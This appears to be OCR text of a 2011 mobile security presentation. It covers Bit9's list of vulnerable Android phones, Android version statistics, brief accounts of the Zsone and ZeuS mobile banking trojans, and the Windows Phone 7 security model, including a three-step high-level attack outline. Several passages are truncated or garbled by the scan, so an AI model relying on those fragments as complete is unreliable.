
Tietoturvayritys Bit9 kokosi listan 12 haa älypuhelimesta. Kolmen kärjessä ovat Sa Desire ja Sony Ericsson Xperia X10.

Laitteet, jotka eniten uhkaavat kuluttajien ja yritysten tietoturvaa, käyttävät kaikki Googlen Android-käyttöjärjestelmää.

Bit9 huomauttaa muiden tavoin, että Android ei ole koodinsa puolesta kilpailijoita huonompi. Ongelmat alkavat haavoittuvuuksien löytyessä, koska päivitysten jakaminen Android-pu konstikasta, myös luvattoman hidasta.

Bit9 luonnehtii tuloksia parhaimmillaank Valmistajista esimerkiksi Samsung, HTC, Sony päivittivät puhelimiaan verkkaisesti

Maailman suurimman älypuhelinvalmista olivat kaikista huonoimpia. Uudet Androi Samsungin puhelimiin laahaavat keskimä Androidin julkaisuaikataulun perässä.



Orphan Android:
Top Vulnerable Smartphones 2011

Orphan Android: Bit9 Announces the "Dirty Dozen" - Android Smartphones Security and Privacy Risk of 2011

Bit9's new research on "The Most Vulnerable Smartphones of 2011" lists the devices that pose the most serious security and privacy risk to consumers and corporations. In the Bit9 research report, Android phones overwhelmingly topped the list, accounting for the "dirty dozen" most vulnerable devices.

- Manufacturers such as Samsung, HTC, Motorola, Sanyo, LG and SONY were slow to upgrade phones to the latest and most secure version of Android
- 56% of Android phones in marketplace today are running out of date and insecure Android operating system software

Why does it matter? Intellectual property is being stolen at a record pace from corporations. Hackers are looking to steal consumers' credit card numbers and private information. Is your company at risk?

Harry Sverdlove, Bit9 Chief Technology Officer, talks top vulnerable phones:

- **Read the Research Report:** Orphan Android: Not-So-Smartphones of 2011. Download PDF
- **Read the Blog:** Top Most Vulnerable Smartphones of 2011. Read Blog Post
- **View the Infographic**

View Full Graphic

Ranking	Phone Model
1	Samsung Galaxy Mini
2	HTC Desire
3	Sony Ericcson Xperia X10
4	Sanyo Zio
5	HTC Wildfire
6	Samsung Epic 4G
7	LG Optimus S
8	Samsung Galaxy S
9	Motorola Droid X
10	LG Optimus One
11	Motorola Droid 2
12	HTC Evo 4G

33%

Portion of the Android user base represented by these phones

20 months

Oldest model on this list

9


Number of models initially released at least one major version behind Android

7 months

The average time for updates to start arriving after a new Android release

10

Number of models in this list that are either no longer sold or no longer receiving Android updates



Platform	Code Name	Distribution
Android 1.5	Cupcake	0.9%
Android 1.6	Donut	1.4%
Android 2.1	Eclair	10.7%
Android 2.2	Froyo	40.7%
Android 2.3 – 2.3.2	Gingerbread	0.5%
Android 2.3.3 – 2.3.7		43.9%
Android 3.0	Honeycomb	0.1%
Android 3.1		0.9%
Android 3.2		0.9%


Source: Google. (2011, November 3). developer.android.com/resources/dashboard/platform-versions.html. Note: Data collected during a 14-day period ending on November 3, 2011

Android – Most popular mobile malware environment (2011)

- **Sample malware**
  - Zsone was spread via the Google Android Market. The Trojan secretly sends subscription registrations to expensive Chinese premium SMS numbers. Since the registration confirmation is also intercepted, users can only detect this scam by checking their bills.

Zeus for mobile

- The cybercriminals behind the Zeus crimeware toolkit have also directed attacks toward the mobile platform, creating new versions of Zitmo mobile malware for both Symbian and Windows Mobile systems to steal user bank-account information..



ZeuS trojan attacks bank's 2-factor authentication

Malware for your mobile

By **Dan Goodin in San Francisco** • **Get more from this author**


Posted in Security, 22nd February 2011 06:02 GMT

A variant of the ZeuS banking trojan is targeting mobile phone users who rely on their handsets to get enhanced, two-factor authentication from ING Bank Slaski in Poland, a security blogger said on Monday.

The ZeuS man-in-the-mobile attacks appear to similar to those that hit Spain in September, researchers from antivirus provider F-Secure said. Both attacks attempt to steal so-called mTANs, short for mobile transaction authentication numbers, which an increasing number of European banks are using to provide enhanced authentication to online customers. Financial institutions send the one-time passwords in text messages. The secondary passcodes are needed to login to online accounts.

The ZeuS Mitmo injects a fraudulent field into webpages that prompts users for their cellphone number and the type of handset they use. The criminals behind the operation then send the user an SMS message containing a link to malware that's customized to their Symbian or Blackberry phone. The malware automatically sends all mTANs sent to the

Anything else we could make $$$$ with?



Conclusions

- Malware <3 Android!
  - Protect your applications against re-packaging == obfuscation!
- Issues to worry about as a developer/user
  - Insecure storage
  - SQL Injection
  - Cross Site Scripting
  - Insecure XML processing
  - Buffer/Stack overflows, format strings and more..(native code)
- As a user
  - Most likely your phone is out of date and vulnerable
  - Whatever is stored on your phone is most likely not safe there
  - Simple bypasses to the ”capability” model exist = don’t trust the apps


About WP7

- Multiple OEMs/Phones
- Same base operating system (Custom Windows CE 6/7)
- OEM applications (up to 6) and Drivers
- Closed platform
- Updates are provided by Microsoft (Zune Tethering)
- No side-loading of applications

About WP7

- ARM v7 Processors
- 32Bit OS
- Address Space Randomization
- Execute Never Bit
- No support for removable SD cards
  - Some support microSD cards
  - Which however get “encrypted” by WP7 so the card cannot be used in another phone, PC etc..

Platform security


LPC
(Least Privileged Chamber)
SRC
(Standard Rights Chamber)
ERC
(Elevated Rights Chamber)
TCB
(Trusted
Computing
Base)
TCE
(Trusted Computing Environment)
Signed
Unsigned

Platform security

- Trusted Computing Base (TCB)
  - Kernel Based Module (Loader Verifier Module)
  - Contains services to maintain the security model and policies.
  - Authentication & Authorization (account database, Authorize & AuhtenticateFile)
  - Policy framework (policy database)
  - Code Signing
- Elevated Rights Chamber (ERC)
  - System services (libraries and api's)

Platform security

- Standard Rights Chamber (SRC)
  - Pre-installed applications from Microsoft
- Least Privilege Chamber (LPC)
  - Applications available through the marketplace hub
  - **Capability based model**

Inter-process communication

- Nothing really comparable with Intents in Android
- With “base” applications using Launchers & Choosers
  - Microsoft.Phone.Tasks namespace
  - e.g. EmailComposeTask, BigMapsDirectionTask, ChooseEmail…
- Background agents (Periodic Tasks)
- In WP 7.1 networking services (sockets) become available to applications, which will allow deeper communication.
  - Udp broadcasts etc..

- Capability based security model →

Capabilities

ID_CAP_APPOINTMENTS
ID_CAP_CAMERA
ID_CAP_CONTACTS
ID_CAP_GAMERSERVICES
ID_CAP_IDENTITY_DEVICE
ID_CAP_IDENTITY_USER
ID_CAP_ISV_CAMERA
ID_CAP_LOCATION
ID_CAP_MEDIALIB
ID_CAP_MICROPHONE
ID_CAP_NETWORKING
ID_CAP_PHONEDIALER
ID_CAP_PUSH_NOTIFICATION
ID_CAP_SENSORS
ID_CAP_WEBBROWSERCOMPONENT

Isolated storage

Introduced in .Net 2.0

- With isolated storage, data is always isolated by user and by assembly.
- *using System.IO.IsolatedStorage;*


The identity of an application and current user or a component uniquely determines the root of a virtual, sandboxed file system

The OS **Does Not** include framework support for storing your passwords and salt values securely nor does it come with any kind of built-in **key. → never store your password, salt value or keys on the phone.**

Linq to SQL (No Injections)

Local database

- A local database can be accessed only by the corresponding Windows Phone application. Because the database file resides in isolated storage, no other applications can access that data.
- A local database can be accessed only with LINQ to SQL; Transact-SQL is not supported.



Transport

Self-signed certificates

2 Options


- Don’t == Buy one! (costs money)
- Manually install a new trusted root certificate on the phone
  - E-mail
  - Phone browser

Dubious process while working with emulator (does not persist)!

Attacking WP7

1. Locate vulnerability in code running in LPC
2. Bypass ASLR/XN -> Achieve code execution
3. Privilege escalation -> TCB/Elevated Code Execution

Marketplace



Marketplace

Evri

EVRI ENTERTAINMEN

Apps

Free | Top | New All

Skype
★★★★☆
Ratings: 1724
Free

Facebook
★★★☆☆
Ratings: 11180
Free

YouTube
★★★☆☆
Ratings: 3708
Free

Adobe® Reader®
★★★☆☆
Ratings: 2778
Free

Games

Xbox LIVE | Free | Top | New All

